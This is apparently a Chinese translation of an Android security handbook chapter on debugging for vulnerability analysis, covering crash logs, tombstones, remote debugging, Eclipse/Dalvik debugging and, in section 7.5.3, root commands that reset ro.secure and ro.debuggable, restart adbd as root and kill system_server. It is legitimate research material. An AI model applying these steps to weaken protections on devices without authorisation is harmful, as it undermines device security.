想要编写一个完全没有安全漏洞的程序相当困难，甚至是不可能的。不管你的目标是修补还是利用漏洞，使用调试工具和技术是最好的方式。研究者可以用调试器来观测程序运行时的状态，验证数据流，捕捉值得关注的程序状态，或者在运行时修改它们的行为。在信息安全工业界，调试器在分析漏洞的成因和判断漏洞严重性等方面，都是必不可少的工具。

本章将带领大家探索各种 Android 操作系统的调试工具，引导大家通过配置调试环境来获得最高的调试效率。我们会使用一些样例代码和真实漏洞来介绍调试的整个过程，教你如何分析崩溃、判断漏洞的成因和可利用性。

7.1 获取所有信息

想要成功地调试或分析漏洞，第一步是收集所有相关信息，例如文档、源代码、二进制文件、符号文件以及可用的工具等。本节会告诉你为什么这些信息如此重要，以及如何使用它们来提高调试效率。

要去寻找目标相关的协议、支持的文件格式等文档，因为了解的越多，获得成功的概率也就越大。如果能在分析过程中随时使用这些文档，会迅速解决意想不到的困难。

交叉引用 关于如何获取各种 Android 设备的源代码，请参照附录 B。

在分析过程中，分析对象的源代码是无价之宝。比起逆向冗长的汇编代码，阅读源代码的效率要高很多。更重要的是，如果拥有源代码，就可以将目标重新编译成带符号的版本。7.6.5 节会介绍，拥有符号可以实现源代码级调试。如果无法得到调试对象的源代码，可以试着去寻找一些竞争对手产品、衍生产品或者老版本的代码，尽管这些代码有可能与汇编不一致。即便不同编程人员的编码风格差异较大，也很可能会用相同的方法处理问题。所以，每个细节信息都可能会有所帮助。

二进制文件也很有用，原因有二。首先，某些设备中的二进制文件可能包含部分符号。符号会提供有用的信息，例如函数名、参数名称和类型等，这是源代码和二进制文件的最大区别。其次，即便没有符号，二进制文件也能提供程序的脉络。使用静态分析工具去逆向分析二进制文件依然会获得十分有用的信息。例如，反汇编器可以重构数据流和控制流，这样可以基于控制流来

浏览程序，在调试的时候找到方向，并发现程序中一些有趣的点。

与 x86 系统相比，ARM 系统中的符号信息更为重要。正如第 9 章所讨论的，ARM 处理器有好几种执行模式，所以 ARM 系统中的符号不仅可以确定名称和类型，还能用来确定在执行函数时处理器所处的模式。此外，ARM 处理器经常把一些只读的常量存储在代码之后，所以符号也可以帮助找到这些常量数据。这些特殊类型的符号在调试的时候显得尤为重要。在调试中查看栈回溯信息或者插入断点时，如果没有符号，调试器就会出现问题。例如，在不同处理器模式下，插入断点的指令是不同的。如果弄错了模式，就会导致程序崩溃或错过断点，甚至调试器崩溃。基于这些原因，在调试 Android 上的 ARM 二进制程序时，符号是最宝贵的资源。

找到正确的工具往往会让工作变得更加容易。反汇编器（如 IDA Pro 和 radare2）提供了一个二进制指令的视窗。大多数反汇编器支持插件或者脚本形式的扩展。例如，IDA Pro 有一个插件应用程序编程接口（API）和两种脚本引擎（IDC 和 Python），radare2 也提供了若干编程语言的绑定（binding）。事实证明，这些用于扩展反汇编器的工具在漏洞分析中是不可或缺的，特别是在无法得到符号时。针对一些特定的目标程序，也可以使用其他工具，例如监视网络、文件系统、系统调用或者 API 的工具。它们能为程序执行提供很多有价值的视角。

7.2　选择一套工具链

工具链（toolchain）就是开发产品所用到的一系列工具。通常，一套工具链包含编译器、连接器、调试器，以及任何必要的系统库。简单来说，构建或者选择一套工具链是进行代码开发的首要步骤。针对本章的目标，调试器当然是最重要的部分，但也需要选择相应的可用工具链。

对于 Android，设备制造商通常在某种设备的开发过程中挑选一套工具链。研究人员调试编译所产生的程序，而工具链的选择对此过程则有着直接的影响作用。每一套工具链都有相应版本，相同工具链的不同版本互不兼容。例如，版本 A 的调试器可能无法调试版本 B 的编译器所编译出的程序，甚至可能导致崩溃。此外，很多工具链还有各种各样的 bug。为了尽可能避免兼容性问题，推荐使用与厂商相同的工具链。不过，判断厂商使用哪一套工具链却并非易事。

在 Android 和 ARM Linux 生态系统中，有很多调试器可供选择，不仅有开源项目，也有商业产品。表 7-1 列举了一些支持 ARM Linux 的调试工具。

表 7-1　支持 ARM Linux 的调试工具

工　具	描　述
IDA Pro	IDA Pro 是一个商业反汇编器，其中包含一个 Android 上的远程调试器
Debootstrap	由 Debian 项目维护，这个工具让 GNU 调试器（GDB）可以在设备上使用
Linaro	Linaro 为从姜饼开始的 Android 版本提供了工具链
RVDS	ARM 的官方编译工具链，是商业版工具，但是开放了评估版
Sourcery	前身为 Sourcery G++，Mentor Graphics 公司的工具链，分为评估版、商业版和轻量版
Android NDK	Android 官方的原生开发工具套装（NDK），开发者可以在应用中使用原生语言
AOSP Prebuilt	AOSP 仓库包含预编译好的工具链，用来编译 AOSP 固件

在编写本书的过程中，笔者测试了上面的一些工具，IDA 的 android_server，Debootstrap 的 GDB 包，Android NDK 调试器，以及 AOSP 中的调试器。最后两个调试器将在 7.6 节中详细介绍。我们使用 AOSP 预编译工具链配合 AOSP 所支持的 Nexus 设备时得到的效果最好。当然也需要看使用者的自身喜好。

7.3 调试崩溃 Dump

系统日志是最简单的 Android 调试工具，只需在设备上运行 `logcat` 命令就能访问系统日志，也可以使用 Android 调试桥（ADB）来运行 `logcat` 命令。第 2 章已经介绍了这一工具，并且在第 4 章和第 6 章中用来观测各种系统事件。监视系统日志可以获得实时反馈，包括异常、崩溃 dump 等。我们强烈建议，无论在 Android 设备上进行测试还是调试，都应当监视系统日志。

7.3.1 系统日志

当 Dalvik 或者 Android 框架层应用发生异常时，异常的细节信息将被写入系统日志。下面列出了摩托罗拉 Droid 3 手机发生异常时的系统日志。

```
D/AndroidRuntime: Shutting down VM
W/dalvikvm: threadid=1: thread exiting with uncaught exception
(group=0x4001e560)
E/AndroidRuntime: FATAL EXCEPTION: main
E/AndroidRuntime: java.lang.RuntimeException: Error receiving broadcast
Intent
{ act=android.intent.action.MEDIA_MOUNTED dat=file:///sdcard/nosuchfile }
in
com.motorola.usb.UsbService$1@40522c10
E/AndroidRuntime:        at android.app.LoadedApk$ReceiverDispatcher$Args.
run
(LoadedApk.java:722)
E/AndroidRuntime:        at android.os.Handler.handleCallback(Handler.
java:587)
E/AndroidRuntime:        at android.os.Handler.dispatchMessage(Handler.
java:92)
E/AndroidRuntime:        at android.os.Looper.loop(Looper.java:130)
E/AndroidRuntime:        at
android.app.ActivityThread.main(ActivityThread.java:3821)
E/AndroidRuntime:        at java.lang.reflect.Method.invokeNative(Native
Method)
E/AndroidRuntime:        at java.lang.reflect.Method.invoke(Method.
java:507)
E/AndroidRuntime:        at
com.android.internal.os.ZygoteInit$MethodAndArgsCaller.run
(ZygoteInit.java:839)
E/AndroidRuntime:        at
com.android.internal.os.ZygoteInit.main(ZygoteInit.java:597)
E/AndroidRuntime:        at dalvik.system.NativeStart.main(Native Method)
E/AndroidRuntime: Caused by: java.lang.ArrayIndexOutOfBoundsException
E/AndroidRuntime:        at java.util.ArrayList.get(ArrayList.java:313)
```

```
E/AndroidRuntime:        at com.motorola.usb.UsbService.onMediaMounted
(UsbService.java:624)
E/AndroidRuntime:        at
com.motorola.usb.UsbService.access$1100(UsbService.java:54)
E/AndroidRuntime:        at
com.motorola.usb.UsbService$1.onReceive(UsbService.java:384)
E/AndroidRuntime:        at android.app.LoadedApk$ReceiverDispatcher$Args.
run
(LoadedApk.java:709)
E/AndroidRuntime:        ... 9 more
```

在这个例子中，当系统收到 `MEDIA_MOUNTED` 的 Intent 时，引发了运行时错误 `RuntimeException`。Intent 由 `com.motorola.usb.UsbService` 这个 Broadcast Receiver 处理。通过调用栈信息可以看出，函数 `onMediaMounted` 中发生了数组越界异常 `ArrayIndexOutOfBoundsException`，这是因为统一资源定位符（URI）file:///sdcard/nosuchfile 对应的文件并不存在。从第三行可以看到，发生的错误导致了服务终止。

7.3.2　Tombstone

当 Android 平台上的原生代码崩溃时，调试器守护进程准备了一份简单的崩溃报告，并将其写入系统日志。此外，调试器守护进程将崩溃报告保存成名为 tombstone 的文件。在大部分手机设备上，tombstone 文件位于/data/tombstones 目录下。由于访问此目录及其文件是受限的，读取 tombstone 文件通常需要 root 权限。以下摘录展示了一个原生代码崩溃日志的简单示例：

```
255|shell@mako:/ $ ps | lolz
/system/bin/sh: lolz: not found
Fatal signal 13 (SIGPIPE) at 0x00001303 (code=0), thread 4867 (ps)
*** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
Build fingerprint: 'google/occam/mako:4.3/JWR66Y/776638:user/relea...
Revision: '11'
pid: 4867, tid: 4867, name: ps >>> ps <<<
signal 13 (SIGPIPE), code -6 (SI_TKILL), fault addr --------
    r0 ffffffe0  r1 b8efe0b8  r2 00001000  r3 00000888
    r4 b6fa9170  r5 b8efe0b8  r6 00001000  r7 00000004
    r8 bedfd718  r9 00000000  sl 00000000  fp bedfda77
    ip bedfd76c  sp bedfd640  lr b6f80dd5  pc b6f7c060  cpsr 200b0010
    d0  75632f7274746120  d1  0000000000000020
    d2  0000000000000020  d3  0000000000000020
    d4  0000000000000000  d5  0000000000000000
    d6  0000000000000000  d7  8af4a6c000000000
    d8  0000000000000000  d9  0000000000000000
    d10 0000000000000000 d11  0000000000000000
    d12 0000000000000000 d13  0000000000000000
    d14 0000000000000000 d15  0000000000000000
    d16 c1dd406de27353f8 d17  3f50624dd2f1a9fc
    d18 41c2cfd7db000000 d19  0000000000000000
    d20 0000000000000000 d21  0000000000000000
    d22 0000000000000000 d23  0000000000000000
    d24 0000000000000000 d25  0000000000000000
    d26 0000000000000000 d27  0000000000000000
```

```
    d28 0000000000000000 d29  0000000000000000
    d30 0000000000000000 d31  0000000000000000
    scr 00000010

backtrace:
    #00  pc 0001b060 /system/lib/libc.so (write+12)
    #01  pc 0001fdd3 /system/lib/libc.so (__sflush+54)
    #02  pc 0001fe61 /system/lib/libc.so (fflush+60)
    #03  pc 00020cad /system/lib/libc.so
    #04  pc 00022291 /system/lib/libc.so
```

以上崩溃由 `SIGPIPE` 信号触发。系统尝试将 `ps` 命令的输出结果通过管道传给 `lolz` 命令时，发现 `lolz` 命令不存在。然后，操作系统将此 `SIGPIPE` 信号传送给 `ps` 进程来通知终止进程。除了 `SIGPIPE` 信号之外，一些其他信号也被捕获并产生原生代码崩溃日志。值得注意的是，段越界错误也是通过此功能记录到日志中的。

仅仅使用崩溃 dump 进行调试是远远不够的。当崩溃 dump 无法满足需求时，研究人员会借助交互式调试技术。本章其余部分关注交互式调试方法以及如何使用这些方法来分析漏洞。

7.4　远程调试

通过使用运行在目标程序之外独立计算机上的调试器来进行调试的方法，称为远程调试。这种方法通常在目标程序使用全屏图像时，或像我们这种情况，目标设备无法提供合适的调试接口时使用。远程调试必须在两个机器之间建立通信信道。图 7-1 描述了一种典型的应用在 Android 设备上的远程调试配置。




图 7-1　远程调试配置

在此配置中，开发者通过同一个局域网（LAN）或通用串行总线（USB）将其设备连接到主机上。如果使用局域网，设备通过 Wi-Fi 连接到网络。如果使用 USB，则直接将设备插到主机上。

然后，开发者在 Android 设备和主机上分别运行调试器服务器和客户端，通过客户端与服务器之间的通信来调试目标程序。

远程调试是在 Android 平台上调试的首选方法。此方法可以用来调试 Dalvik 代码和原生代码。因为大部分 Android 设备的屏幕相对较小，而且没有物理键盘，所以没有友好的调试接口。因此，远程调试的优越性不言而喻。

7.5 调试 Dalvik 代码

Java 编程语言构成了 Android 软件生态系统的绝大部分。许多 Android 应用以及 Android 框架层都是用 Java 语言编写然后编译成 Dalvik 字节码的。由于存在一些非常复杂的软件栈（Software Stack），程序员会犯错误并产生 bug。使用调试器能够更容易地跟踪、分析和处理这些 bug。幸运的是，有许多可用的工具来调试 Dalvik 字节码。

与 Java 一样，Dalvik 实现了一个标准的调试接口，称为 Java 调试线协议（Java Debug Wire Protocol，JDWP）。所有用来调试 Dalvik 和 Java 程序的工具几乎都是基于此协议开发的。虽然此协议的内部组成超出了本书的范围，但是研究此协议对一些读者是有益的。更多信息可以参见 Oracle 的 JDWP 文档：http://docs.oracle.com/javase/1.5.0/docs/guide/jpda/jdwp-spec.html。

编写本书时，Android 小组提供了两个官方开发环境。较新的是 Android Studio，基于 JetBrains 公司开发的 IntelliJ IDEA。遗憾的是，该工具仍然处于预发布阶段。另一个是 Eclipse IDE 的 Android 开发工具（ADT）插件，自从 Android 软件开发套件（SDK）发布 r3 版本，该工具已成为了官方支持的 Android 应用开发环境。

除了开发环境，一些其他的工具也是依据 JDWP 标准协议开发的，例如 Android SDK 中的 Android 设备监视器和 Dalvik 调试监视服务器（DDMS）都采用了 JDWP 协议。这些工具便于对应用进行分析以及对其他系统任务进行监控。它们使用 JDWP 来访问指定应用的信息，例如线程、堆使用情况以及正在进行的方法调用。除了包含在 SDK 中的这些工具，还有一些工具也是基于 JDWP 协议开发的，包括 Oracle Java 开发组件（JDK）中传统的 Java 调试器（JDB），以及第 4 章介绍的 AndBug 工具。这绝不是详尽的清单，因为文中未列举的一些其他工具也采用了 JDWP 协议。

为了简化问题，本节选择官方支持的工具进行演示。在本节的所有实例中，使用了如下软件：

- Ubuntu 12.04 amd64
- 来自 eclipse-java-indigo-SR2-linux-gtk-x86_64.tar.gz 中的 Eclipse
- Android SDK r22.0.5
- Android NDK r9
- Android ADT 插件 v22.0.5

出于为开发者提供方便的目的，Android 小组在 2012 年年底开始提供这些组件的捆绑下载，称为 ADT 套件。该套件包括 Eclipse、ADT 插件、Android SDK 和平台工具等。无需单独下载每一个组件，一次下载就包括了大部分开发者需要的一切。唯一需要注意的例外是 Android NDK，只有开发包含原生代码的应用时才会用到它。

7.5.1 调试示例应用

使用 Eclipse 来调试 Android 应用十分简单。Android SDK 自带一些样本应用来帮助你熟悉 Eclipse 环境。本书的官网上有关于本章的材料，里面包含了一个非常简单的“Hello World”应用，链接为：www.wiley.com/go/androidhackershandbook。我们在本节使用这个应用进行演示。接下来，将 `HelloWorld` 项目导入 Eclipse 工作空间，使用 File➤Import followed by General➤Existing Projects into Workspace。在 Eclipse 完成加载后，会显示如图 7-2 所示的界面。




图 7-2　Eclipse Java 界面

若想开始调试应用，点击工具栏中的 Debug As 图标（看起来像只虫子）进入 Debug 界面。正如其名字所示，该界面是专门为调试设计的。它展示了与调试相关的窗口，关注最相关的信息。图 7-3 展示了启动调试会话后的调试界面。

正如你所看到的，一些窗口在 Java 界面中并没有展示。实际上，与 Java 界面相同的窗口只有概要和源代码窗口。在图 7-3 中，调试器停在了一个主 activity 的断点上，通过高亮代码行和调试窗口中已选的栈帧可以明显看出这一点。点击调试窗口中的各个栈帧会在源代码窗口中显示附近的代码。点击没有可用源代码的栈帧时会显示一个描述性错误。下一小节介绍调试时如何展示来自 Android 框架层的源代码。

虽然这种方法很简单，但实际上在后台发生了许多事情。Eclipse 自动负责创建该应用的调试版本，安装该应用至设备，启动并附加到调试器上。在 Android 设备上调试应用通常需要应用 manifest 清单（也称为 AndroidManifest.xml 文件）中的 `android:debuggable=true` 标志。稍后，在 7.5.3 节中会介绍一些调试其他类型代码的方法。




图 7-3 Eclipse 调试界面

7.5.2 显示框架层源代码

有时候需要查看应用代码与 Android 框架层的交互，例如想了解应用是如何被调用的，或者函数调用进入 Android 框架层是如何处理的。幸运的是，当点击栈帧时显示 Android 框架层源代码是可行的，和显示应用源代码一样。

首先需要完成的是正确初始化 AOSP 资料库。正确地初始化 AOSP 资料库，可以参考官网 Android 文档中的创建说明，链接为：http://source.android.com/source/building.html。若使用 Nexus 设备，正如我们建议使用的，需要特殊留意该设备使用的分支和配置。详细说明请参考 http://source.android.com/source/building-devices.html。初始化的最后一步是运行启动命令，在正确完成 AOSP 资料库初始化后，进行下一步。

下一步操作为 Eclipse 创建类路径。在 AOSP 根目录下，运行 `make idegen` 命令来创建 idegen.sh 脚本。创建完成后，可以在 development/tools/idegen 目录下找到此脚本。运行此脚本前，在顶层目录下创建 excluded-paths 文件，以排除顶层目录下不想包含的所有目录。为了更方便地进行这一步操作，本书附带资料中提供了只包含 frameworks 目录的 excluded-paths 文件。准备好 excluded-paths 文件后，执行 idegen.sh 脚本。以下 shell 会话片段展示了成功执行后的输出结果：

```
dev:~/android/source $ ./development/tools/idegen/idegen.sh
Read excludes: 3ms
```

```
Traversed tree: 1794ms
dev:~/android/source $ ls -l .classpath
-rw------- 1 jdrake jdrake 20K Aug 25 17:46 .classpath
dev:~/android/source $
```

生成的类路径数据被写入了当前目录下的.classpath 文件。下一步操作将使用这个文件。

下一步是新建一个工程，使其包含刚才类路径中的代码。使用和之前“Hello World”应用相同的工作空间，通过 File➤New Project➤Java➤Java Project 新建一个 Java 工程。输入项目名称，如 AOSP Framework Source。取消 Use Default Location 复选框并另外指定 AOSP 顶层目录。这样，Eclipse 就会使用上一步中生成的.classpath 文件。点击 Finish 结束这一步操作。

注意 由于 Android 代码规模庞大，Eclipse 创建或加载此工程时可能会导致内存溢出。为了解决此问题，启动 Eclipse 时增加`-vmargs-Xmx1024m` 命令行选项。

接下来，开始调试上一节的示例应用。如果断点仍然设置在主 activity 的 `onCreate` 方法中，运行时会在那里暂停。现在，点击调试窗口中的一个父栈帧会产生 Source Not Found 错误。点击 Attach Source 按钮。为了显示出此按钮，可能需要扩大窗口，因为此窗口无法滑动。Source Attachment Configuration 对话框出现后，点击 Workspace 按钮。选择上一步创建的 AOSP Framework Source 项目并点击 OK 按钮，之后再次点击 OK 按钮。最后，再次点击调试窗口中的栈帧。看！和所选栈帧相关的 Android 框架层方法显示出来了。图 7-4 展示了 Eclipse 显示调用主 activity 的 `onCreate` 方法的源代码。




图 7-4 Eclipse 中 Activity.performCreate 的源代码

按照本节接下来的说明，可以使用 Eclipse 单步调试 Android 框架层源代码。有一些代码被有意排除在了类路径之外。如果有必要显示已排除类的代码，可以修改其中的 excluded-paths 文件。反之，如果确定调试时一些已包含路径是没有必要的，就可以将其添加到 excluded-paths 中。修改 excluded-paths 后，重新生成.classpath 文件。

7.5.3　调试现有代码

调试系统服务和预装应用与上述方法稍有区别。简单地说，调试 Dalvik 代码通常需要在应用中将 `android:debuggable` 标志设置为 `true`。如图 7-5 所示，启动 Android SDK 中自带的 DDMS 或 Android Device Monitor，只显示可调试的进程。




图 7-5　Android Device Monitor（`ro.debuggable=0`）

如图所示，只出现了 com.example.helloworld 应用。对于原厂设备来说，情况通常是这样的。

使用 `eng` 配置生成的工程设备允许访问所有的进程。`eng` 与 `user` 或 `userdebug` 之间的主要区别在于系统属性 `ro.secure` 和 `ro.debuggable` 的数值。`user` 和 `userdebug` 生成时将这两个值分别设置为 `1` 和 `0`；而 `eng` 生成时设置为 `0` 和 `1`。另外，`eng` 生成以 root 权限运行 ADB 守护进程。本节将介绍在已 root 设备上修改这些设置以及实际附加现有进程的方法。

1. 伪造调试设备

幸运的是，修改已 root 设备以支持调试其他代码并不复杂。共有两种实现方法，各有其优缺点。第一种方法是修改设备的启动过程；第二种方法更加容易，可以在已 root 设备上直接进行。

每种方法都需要一些特殊的步骤。

第一种方法本章不作深入介绍，即修改设备中 default.prop 文件的 ro.secure 和 ro.debuggable 设置。然而，这个特殊的文件通常存储于 initrd 镜像中。由于是 ram 磁盘，修改它需要提取并重打包设备的 boot.img 文件。虽然这种方法可以半永久性地实现系统范围的调试，但是目标设备需要有已解锁的启动加载器（boot loader）。如果倾向于使用此方法，可以在第 10 章中找到更多关于创建定制 boot.img 的细节。

第二种方法只需以 root 用户执行一些简单操作即可。采用这种方法避免了解锁 boot loader，但不是永久性的，以下步骤在设备重启后就失效了。首先，获取一份 setpropex 工具，这个工具可以在已 root 设备上修改只读的系统属性。使用此工具来修改 ro.secure 为 0，ro.debuggable 为 1。

```
shell@maguro:/data/local/tmp $ su
root@maguro:/data/local/tmp # ./setpropex ro.secure 0
root@maguro:/data/local/tmp # ./setpropex ro.debuggable 1
root@maguro:/data/local/tmp # getprop ro.secure
0
root@maguro:/data/local/tmp # getprop ro.debuggable
1
```

接下来断开连接，在主机上使用 adb root 命令，以 root 权限重新启动 ADB 守护进程。

```
root@maguro:/data/local/tmp # exit
shell@maguro:/data/local/tmp $ exit
dev:~/android $ adb root
restarting adbd as root
dev:~/android $ adb shell
root@maguro:/ #
```

注意 一些设备，包括运行 Android4.3 的 Nexus 设备，将 adbd 二进制版本改为不支持 adb root 命令。对于这些设备，重新挂载 root 分区为读/写，删除/sbin/adbd，并复制一份 adbd 的定制 userdebug 版本。

最后，重启所有依赖 Dalvik VM 的进程。这一步并非强制要求，因为在修改 ro.debuggable 属性后启动的任何进程都是可调试的。如果所期望的进程已经在运行，重启此进程也许就足够了。然而，对于长期运行的进程和系统服务来说，重启 Dalvik 层是必要的。为了强制重启 Android Dalvik 层，可以简单地结束 system_server 进程。以下片段展示了所需的命令：

```
root@maguro:/data/local/tmp # ps | ./busybox grep system_server
system    527   174   953652 62492 ffffffff 4011c304 S system_server
root@maguro:/data/local/tmp # kill -9 527
root@maguro:/data/local/tmp #
```

kill 命令执行后，设备应该会重新启动。这是正常的，表示 Android Dalvik 层正在重启。在此过程中，不应该中断 ADB 与设备的连接。当主界面重新出现时，所有的 Dalvik 进程都会显示出来，如图 7-6 所示。




图 7-6　Android Device Monitor（`ro.debuggable=1`）

除了显示所有进程，图 7-6 也显示了 system_server 进程的线程。如果不使用工程设备或进行本节所列的步骤，就不可能做到这一点。完成这些步骤后，就可以使用 DDMS、Android Device Monitor，甚至是 Eclipse 来调试系统上的任何 Dalvik 进程了。

注意　Pau Oliva 的 RootAdb 应用自动执行本节所列的步骤。可以在 Google Play 上找到该应用：https://play.google.com/store/apps/details?id=org.eslack.rootadb。

---

